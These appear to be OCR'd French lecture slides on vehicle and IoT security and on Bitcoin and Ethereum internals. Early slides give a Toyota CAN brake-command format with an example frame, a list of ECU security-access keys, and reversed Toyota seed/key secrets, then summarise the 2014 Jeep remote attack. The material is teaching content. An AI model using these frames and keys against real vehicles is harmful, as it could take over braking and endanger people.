


ECU et Bus CAN

Ford PCM ECU



Structure d'un paquet CAN



CAN-Id Length [Data]

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
 - CN => Counter (00-80)
 - S1 S2 => Force applied to brakes
 - Negative for braking
 - ST => Adjustment State
 - CS => Checksum]
- Example:

IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets

```
secret_keys = {  
    0x7E0: "00 60 60 00",  
    0x7E2: "00 60 60 00"  
}  
secret_keys2 = {  
    0x7B0: "00 25 25 00"  
}
```

- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00  
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00  
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00  
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```




Remote Alteration of an Unaltered Passenger Vehicle (2015)

- ✚ Environ 1 million de véhicules concernés.
- ✚ Attaque via le système Uconnect 8,4AN/RA4, radio, navigation, Wi-Fi, réseau cellulaire
 - Processeur Texas Instruments OMAP-DM3730
 - QNX OS
- ✚ Procédure de mise à jour sans intégrité
- ✚ Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32
- ✚ Port TCP 6667 ouvert sur le réseau cellulaire Sprint
 - D-Bus message services
 - Authentification anonyme
 - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
 - Communications CAN non sécurisées
 - ID (2octets), longueur (1o), information
- ✚ Buffer overflow sur le processeur Renesas V850
- ✚ Prise de contrôle à distance
 - Plage d'adresse IP, scan de port
 - Injection de messages CAN
- ✚ Prise de contrôle à distance Autoradio, moteur, direction, freins




Résumé de l'Attaque 2014 Jeep Cherokee



Port 6667

Coprocésseur
Renesas V850
Firmware Modifié
(injection)

Processeur Texas
Instruments OMAP-DM3730
QNX OS
D-Bus Service



CAN BUS

Engine Control
Unit (ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction, **it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**



Blockchain

BITCOIN EXCHANGE DECEMBER 19, 2017 16:47

17% of Bitcoin Reserves Stolen: Korean Exchange Youbit Declares Bankruptcy after Hack

Bitcoin

This man's lost bitcoin are now worth \$75m – and under 200,000 tonnes of garbage

Pity poor James Howells. He has 7,500 bitcoins... but they're lost on a landfill in Newport

Coincheck hacked in 'world's biggest cryptocurrency theft'

Updated 28 Jan 2018, 11:11pm

STOCKS

Avoid This \$50,000 Bitcoin Mistake

February 17, 2018 9:16 pm

by The Sovereign Investor

TELECOM
ParisTech



"Bitcoin: A Peer-to-Peer Electronic Cash System."

Satoshi Nakamoto

- ✚ In this paper, we propose a solution to the **double-spending** problem using a **peer-to-peer** distributed timestamp server to generate computational **proof** of the chronological order of transactions
- ✚ The steady addition of a constant amount of new coins is analogous to **gold miners** expending resources to add gold to circulation.
- ✚ In our case, it is **CPU time** and **electricity** that is expended

Mining Bitcoin



144 blocks/day
(Fix Mining Rate)

$10,5 \times 10^6$ BTC

4 years

50%  50 BTC/block (144x50)

4 years

25%  25 BTC/block (144x25)

4 years

12,5%  12,5 BTC/block (144x12,5)

Difficulty
(i.e. costs)
increases


Bitcoin.exe (C++, Windows), September 1st 2009

Satoshi

Nakamoto

16,000 lines of
C Code

Hal Finney
first user of
bitcoin.exe



Adam Back (PoW)



Wei Dai (b-money)



A win32 software, written in 2009 by Satoshi Nakamoto

About 16,000 lines of C++ code, and 6 MB binary size.

This software realizes all the functions needed by the bitcoin blockchain. It manages four major tasks:

- Transaction generation

- Transactions are signed according to the ECDSA algorithm, dealing with elliptic curve private keys.
- Bitcoin address is computed from public key

- Communication with other bitcoin nodes running the bitcoin.exe application.






- Bitcoin Protocol
- Incoming transactions checking
- Management of transaction pools

- Block mining.

- Include the Coinbase in the block to be mined
- A full node always mines a block
- Always work on the greater blockchain

- Blockchain management.

- Database management
- a set of data files managed by a non SQL database, the Berkeley DB. In particular the private keys are stored in the file named wallet.dat.



Bitcoin 12LZjvQBy31ABRppqVMZQbu7S9K5SxaifjW in Block 96188

Full Bitcoin Block 96188

Share:

block, address, transaction

Search


Number Of Transactions	4
Output Total	91.24 BTC
Height	96188
Time	2010-12-07 13:57:40
Difficulty	8,078.19525793
Bits	453516498
Version	1
Nonce	944968343
Block Reward	50 BTC
Days Destroyed	2

PoW

PREVIOUS
BLOCK

NEXT
BLOCK

Hash	000000000004d6e22b42bf66d9cad1977bdee13abab1e51a2d03ca22e6f71af
Previous Block	0000000000027c094bf087c27a6debc5f36419bf53390e3e1c40a653e2195c
Next Block(s)	0000000000042c9d08f3f06d502a247f090625fb6c7623cf956a38e987c59e0f
Merkle Root	26ab6b697b8e06416b2fe5047f558c997af0a9c36e6a6eae79ff59745b065a1




Blockchain: a public ledger



Transaction identifiers are stored in a Merkle Tree

tx:d4a73f51ab7ee7acb4cf0505d1fab34661666c461488e58ec30281e2becd93e2 33.59 BTC Fee: 0 BTC		
← prev tx 1689LPuuxaxSchENLMNaBs3hYVgdpasS -33.59 BTC	→ 13RoCeq4K8ddPW6ugcheFoXK4GC2BLVuET 0.05 BTC → next tx	
	→ 12LZjvQBy31ABRppqVMZQbu7S9K5SxaifjW 33.54 BTC → next tx	



✚ $H(x): \text{sha256}(\text{sha256}(x))$

✚ Solve: $H(\text{nonce}, \text{header}) < (65535 \lll 208) / \text{Difficulty}$

- Given the computation difficulty D , and the hashrate ($h(t)$, in computations per second), the probability Δp of solving the PoW in Δt second is

- $\Delta p = \Delta t h(t) / D$

- The mining duration follows an exponential distribution, whose probability density function $\rho(t)$ is :

- $\rho(t) = \lambda e^{-\lambda t}$ with $\lambda = h(t) / D$ in s^{-1}

✚ $h = \sum h_i$, the computation power is shared by miners

- The probability to win the mining process is h_i / h

The number of Bitcoin is finite

210,000 blocks

Initial Block Reward (IBR)

$$N_S = N_B \times \sum_{i=0}^{i=32} 50 \times 10^8 / 2^i$$

(in satoshi)

1 BTC = 10^8 satoshi

The block reward started at 50 BTC in 2009, a block is mined in average every 10 minutes

It halves every 210,000 blocks (about 4 years, = 144x 1461)

It will stop with the block number 6,930,000 (=33x 210,000, $33 = 1 + \log_2(5 \cdot 10^9)$)


This mechanism limits the total number of Bitcoins in circulation to 21 millions (210,000 x 50 x 2)

Transaction

$$\Sigma \text{ input} = \Sigma \text{ output} + \text{Fee}$$

$$\text{Fee} = \Sigma \text{ input} - \Sigma \text{ output}$$

txHash —



Bitcoin Transaction

```
01000000 // Version
01 // number of inputs
DE2D211EF429909B0AB8D2E7D25826A0 //TransactionID
EDD6281EC6DEDF2B822CE5014A349E72
01000000 // index
8A // length of the signature Script
47 // ECDSA Signature length
  30 44 // Sequence of (r,s) integer values
  02 20 // integer r value
    0772ABD5D37D0CAAB881DBC8912628F9
    3461839CC8D4BC007A355831A6061ED7
  02 20 // integer s value
    4CCCC34B34A9075FC09C9777EAB7A6F5
    612DA2130C1FF1C0E376AD9B2209D51D
01 41 // Public key length
  04 // uncompressed format
  CFD7A542B8C823992AF51DA828E1B693
  CC5AB64F0CACF0F80C31A1ECA471786E
  285BDD3F1FE0A006BD70567885EF57EB
  149C8880CB9D5AF304182AC942E176CC
FFFFFFFF // sequence

01 // number of outputs
D418040000000000 // amount in BTC
19 // Public Key Script
  76 // OP_DUP
  A9 // OP_HASH160
  14 // hash160 length
    CB643DD608FB5C323A4A6342C1A6AC8048B409EB
  88 // OP_EQUALVERIFY
  AC // OP_CHECKSIG
00000000 // Locktime
```


The *pay-to-pubkey-hash* script is defined as:

OP_DUP [76] OP_HASH160 [A9]

<length=14> <hash160>

OP_EQUALVERIFY[88] OP_CHECKSIG[AC]


P2P Network





Miners

- Buy rigs
- Pay for Energy
- Produce Hashes
- Get BTC Rewards



Network

- Fixes the Hash price in BTC
- Fixes the BTC production rate
 - Provides the blockchain
- Stores blocks and transactions

Market

- Fixes the BTC change in \$



Ethereum

About Ethereum

- ✚ Ethereum was introduced in a white paper by Vitalik Buterin in 2013
- ✚ The Ethereum software project was initially developed in early 2014 by the Swiss company, *Ethereum Switzerland GmbH*, and a Swiss non-profit foundation, the Ethereum Foundation (*Stiftung Ethereum*).
- ✚ Ethereum's live blockchain was launched on 30 July 2015
- ✚ Ethereum is a blockchain platform supporting a digital currency *the Ether* and distributed applications called *Smart Contrats* written in *Serpent* or other languages.
 - The Ethereum Virtual Machine (EVM) supports a Turing complete language
- ✚ 1 ETHER = 10^{18} Wei.

Ethereum is a Blockchain

- ✚ A new block is mined every 15,0 s
- ✚ The Block reward is 3 Ethers
- ✚ Transactions are stored in the blockchain
- ✚ Every account is defined by a pair of keys (ECC sepc256k1), a private key and public key.
 - Accounts are indexed by their *address* which is derived from the public key by taking the last 20 bytes.

- ✚ An Ethereum account contains four fields:
 - The **nonce**, a counter used to make sure each transaction can only be processed once
 - 🌐 A scalar value equal to the number of transactions sent by the sender
 - The account's current **Ether balance**
 - The account's **contract code**, if present
 - The account's **storage** (empty by default)

Transactions Structure

- ✚ The recipient of the message
- ✚ A signature identifying the sender
- ✚ A nonce: a scalar value equal to the number of transactions sent by the sender
- ✚ Value:
 - a scalar value equal to the number of Wei to be transferred to the message call's recipient
 - or in the case of contract creation, as an endowment to the newly created account
- ✚ An optional data field
 - a contract creation transaction contains an unlimited size byte array specifying the EVM-code for the account initialization procedure
 - A message call transaction contains an unlimited size byte array specifying the input data of the message
- ✚ A **STARTGAS** value, representing the maximum number of computational steps the transaction execution is allowed to take
- ✚ A **GASPRICE** value, representing the fee the sender pays per computational step
 - A scalar value equal to the number of Wei to be paid per unit of gas
 - Transactors are free to specify any gasPrice that they wish, however miners are free to ignore transactions as they choose.

Ethereum Transaction

```
F8 6B // list length= 107 bytes
80 // nonce = null (zero value)
85 04E3B29200 // gazPrice= 21 000 000 000 Wei)
82 9C40 // gazLimit= 40 000 Wei
94 777A07BAB1C119D74545B82A8BE72BEAFF4D447B //Recipient
87 2386F26FC10000 // value= 10 000 000 000 000 000 Wei
80 // data = null
1C // signature recovery parameter = 28 (27+i)
A0 F1DD7D3B245D75368B467B06CAD61002 // r value
    67031935B7474ACB5C74FE7D8C904097 // 32 bytes
A0 772D65407480D7C45C7E22F84211CB1A // s value
    DF9B3F36046A2F93149135CADBB9385D // 32 bytes
```

Public key is recovered from the signature two solutions +
(27) and (-) (28)

Cryptographic Network & Transport Protocol

LPx is a cryptographic peer-to-peer network and protocol suite which provides a general-purpose transport and interface for applications to communicate via a p2p network. RLPx is designed to meet the requirements of decentralized applications and is used by Ethereum.

The current version of RLPx provides a network layer for Ethereum

- UDP Node Discovery for single protocol
- ECDSA Signed UDP
- Encrypted Handshake/Authentication
- Peer Persistence
- Encrypted/Authenticated TCP
- TCP Framing

Security

- authenticated connectivity (ECDH+ECDHE, AES128)
- authenticated discovery protocol (ECDSA)
- encrypted transport (AES256)

Exemple de Buffer Overflow

D-Link DSP-W215/FR Prise intelligente

de D-link

★★★★☆ ▾ 25 commentaires client | 3 questions ayant reçu une réponse



Prix : **EUR 34,99** LIVRAISON GRATUITE [Détails](#)

Tous les prix incluent la TVA.

En stock.

Voulez-vous le faire livrer le samedi 16 jan.? Commandez-le dans les **2 h et 34 mins** et choisissez la **Livraison en 1 jour ouvré** au cours de votre commande. [En savoir plus.](#)

Expédié et vendu par Amazon. Emballage cadeau disponible.

20 neufs à partir de **EUR 34,99** **1 d'occasion** à partir de **EUR 41,77**

- Description du produit: D-Link Prise intelligente
 - Largeur: 3,93 cm
 - Profondeur: 6,6 cm
